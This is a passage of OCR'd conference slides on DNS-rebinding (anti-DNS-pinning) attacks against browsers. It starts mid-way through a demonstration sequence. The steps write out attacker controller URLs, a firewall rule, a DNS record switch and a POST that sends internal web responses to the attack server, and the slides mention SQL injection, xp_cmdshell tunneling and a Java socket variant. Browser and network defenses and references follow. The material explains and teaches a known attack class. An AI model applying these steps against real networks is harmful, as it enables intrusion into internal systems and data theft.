
Demonstration Sequence




```
http://12.0.0.80/cgi-bin/controller.pl?command=iframeloaded
&sessionid=10&proxyid=3
```

12. Once the iframe loads on the victim browser, it notifies the attack web server with an image request.


Demonstration Sequence




```
iptables -A INPUT -p tcp –d 12.0.0.81/32 --dport 80 –j DROP
addrecord A fkduia.attacker.com 10.0.0.30
```

13. The controller script adds a firewall rule to block the victim from reaching its secondary IP address, and then changes the DNS record to point at the targeted server.


Demonstration Sequence




```
http://12.0.0.80/cgi-bin/controller.pl?command=getnextrequest
&sessionid=10&proxyid=3
```

14. The iframe retrieves the next proxied HTTP request from the attack web server's primary IP address.


Demonstration Sequence




```
http://fkduia.attacker.com/cgi-bin/controller.pl?
command=getnextrequest&sessionid=10&proxyid=3
```

15. The iframe creates an XMLHTTPRequest object, pointing it at the supplied URL. The web browser attempts to connect to the cached IP address, but fails due to the firewall rule.


Demonstration Sequence




```
query    fkduia.attacker.com
response 10.0.0.30
```

16. It continues to retry until it reaches its timeout threshold, then dumps its cache and requeries the attack DNS server. The DNS server responds with the targeted server IP address.


Demonstration Sequence



`http://fkduia.attacker.com/`

17. The XMLHTTPRequest object in the iframe connects to the targeted web server, and issues the request.


Demonstration Sequence



`http://12.0.0.80/cgi-bin/controller.pl?command=antipincomplete&sessionid=10&proxyid=3`

18. The iframe sends a message to the controller script via image request, indicating that the firewall rule can be disabled.


Demonstration Sequence




```
POST http://12.0.0.80/cgi-bin/controller.pl
command=postdata&sessionid=10&proxyid=3&response=<html><head>Internal...
```

19. The HTTP response is put into form fields, and posted back to the controller script on the attack web server's primary IP address.

Demonstration Sequence




```
HTTP/1.1 200 OK
Content-Type: text/html
```

20. The controller script inserts the response into the database. The proxy server sees the response and sends it back to the attacker's browser

Anti-DNS Pinning Demonstration: JavaScript & XMLHTTPRequest

Limitations & Techniques

- Lack of host header control only allows access to the default website
- HOST HEADERS ARE NOT SECURITY
- REFERAL HEADERS ARE NOT SECURITY
- Find a web server with secondary vulnerabilities
- Complicated attacks like chunked encoding not possible
- SQL Injection ideal
- Tertiary flaw such as xp_cmdshell can be used to start more flexible and traditional tunneling
- Java allows for more sophisticated techniques

Java Security Refresher

- Two kinds of applets: trusted & untrusted
- Trusted are either digitally signed, or installed locally
  - Local file access
  - Process creation & termination
  - Unlimited network access (listen & connect)
- Everything else is untrusted
  - No file access
  - No process management
  - Only outbound socket access to origin server

LiveConnect

- Origins in the Netscape Plugin Application Programming Interface (NPAPI) from Navigator 4.0
- Two way bridge between Java applets & JavaScript
- JavaScript can instantiate Java objects
- Java applets can access the HTML DOM of the host page
- Supported by Firefox and Opera, but not IE

Java & DNS Pinning

- Sun's JVM has its own DNS resolver and pinning logic and is not known to be vulnerable to standard attacks
- Martin Johns & Kanatoko documented that if JavaScript creates a Java socket object back to the document's origin server, the JVM will immediately query DNS
- If the attacker has already changed the DNS record for the origin server, the JVM will connect the socket to any IP address
- Improvements over XMLHTTPRequest
  - No delay caused by DNS cache timeouts
  - Direct socket access removes HTTP host header limitation
  - Both text and binary protocols possible
  - Full TCP & UDP support by Java classes
  - Limited ICMP support
  - Huge potential: Telnet, SSH, SNMP, database protocols, SMB, etc

Java-based Attack Demonstration

- Very similar to JavaScript technique
- SOCKS proxy for the attacker instead of HTTP
- Hummingbird generic SOCKS client used by the attacker
- No need for firewall, or delay in DNS changes
- Uses java.nio.channels.SocketChannel
- Socket reads & writes handled asynchronously with separate JavaScript execution paths (pseudo-threads)
- Port scanning easy and fast

Anti-DNS Pinning Demonstration: Java & LiveConnect

Defense – Browser Pinning

- Most obvious is to change browser to permanently pin their cache
- Won't address browser-restart attacks
- Won't stop attacks using browser plug-ins
  - Java
  - Flash (Has limited socket functions, but doesn't use any DNS pinning)
  - ActiveX controls
  - Plenty more niche plug-ins
- Unused when HTTP proxy servers are used
  - DNS pinning on a proxy server impractical
  - If firewall filters are bad, proxies can be used to target web servers at the very least. Probably any TCP protocol with the CONNECT command

Defense – Browser Security Policies

- Increased granularity of IE security zones (XMLHTTPRequest)
- NoScript can provide some benefit on Firefox, but offers little granularity
- Add security zones to Firefox

Defense – Other Ideas

- Completely disabling JavaScript isn't practical at most companies; disabling Java applets may be possible
- Security gateways can filter web content, heavy administration overhead
- LocalRodeo
  - Justus Winter and Martin Johns wrote a Firefox add-on to address JavaScript security
  - Detects and blocks IP address changes in the browser's DNS cache
  - Still experimental / beta
  - Doesn't address other plug-ins or proxy servers

Defense – More Internal Attention

- Running code that is anonymously downloaded from the Internet may get safer, but will never be safe
- Other techniques exist to bypass perimeter firewalls
- Most companies have a hard, crunchy shell, with a soft, juicy center
- Don’t rely solely on network firewalls & NIDS
- More advanced techniques
  - Harden all servers, not just the ones in the DMZ
  - Network segmentation; don’t allow John Doe in the call center to SSH into a router. Does he even need Internet & email access?
  - Use strong protocols whenever possible: SSH, SSL, IPSec
  - Application firewalls
  - If you have a surplus of money; NIPS, HIPS, WIDS, etc

Questions

References

http://www.mozilla.org/projects/security/components/same-origin.html
http://www.ietf.org/rfc/rfc2616.txt, section 15.3
http://viper.haque.net/~timeless/blog/11/
http://shampoo.antville.org/stories/1451301/
http://msdn2.microsoft.com/en-us/library/ms175046.aspx
http://www.cgisecurity.com/lib/XmlHTTPRequest.shtml
https://bugzilla.mozilla.org/show_bug.cgi?id=297078
https://bugzilla.mozilla.org/show_bug.cgi?id=302263
http://www.w3.org/TR/html401/present/frames.html#h-16.5
http://www.w3.org/TR/XMLHttpRequest/
http://msdn2.microsoft.com/en-us/library/ms535874.aspx
http://developer.mozilla.org/en/docs/XMLHttpRequest
http://mgran.blogspot.com/2006/08/downloading-binary-streams-with.html
http://www.gnucitizen.org/projects/backframe/
http://www.bobbyvandersluis.com/articles/dynamicCSS.php
http://www.irt.org/articles/js065/
http://java.sun.com/sfaq/
http://shampoo.antville.org/stories/1566124/
http://developer.mozilla.org/en/docs/LiveConnect
http://java.sun.com/products/plugin/1.3/docs/jsobject.html
http://java.sun.com/j2se/1.5.0/docs/api/java/net/DatagramSocket.html
http://java.sun.com/j2se/1.5.0/docs/api/java/net/Socket.html
http://java.sun.com/j2se/1.5.0/docs/api/java/net/InetAddress.html#isReachable(int)
http://tools.ietf.org/html/rfc1928
http://www.hummingbird.com/products/nc/socks/index.html
http://developer.mozilla.org/en/docs/DOM:window.setTimeout
http://developer.mozilla.org/en/docs/DOM:window.setInterval
http://www.jumperz.net/index.php?i=2&a=3&b=3
http://www.adobe.com/support/flash/action_scripts/actionscript_dictionary/actionscript_dictionary867.html
http://www.mozilla.org/projects/security/components/ConfigPolicy.html
http://noscript.net/
http://databasement.net/labs/localrodeo/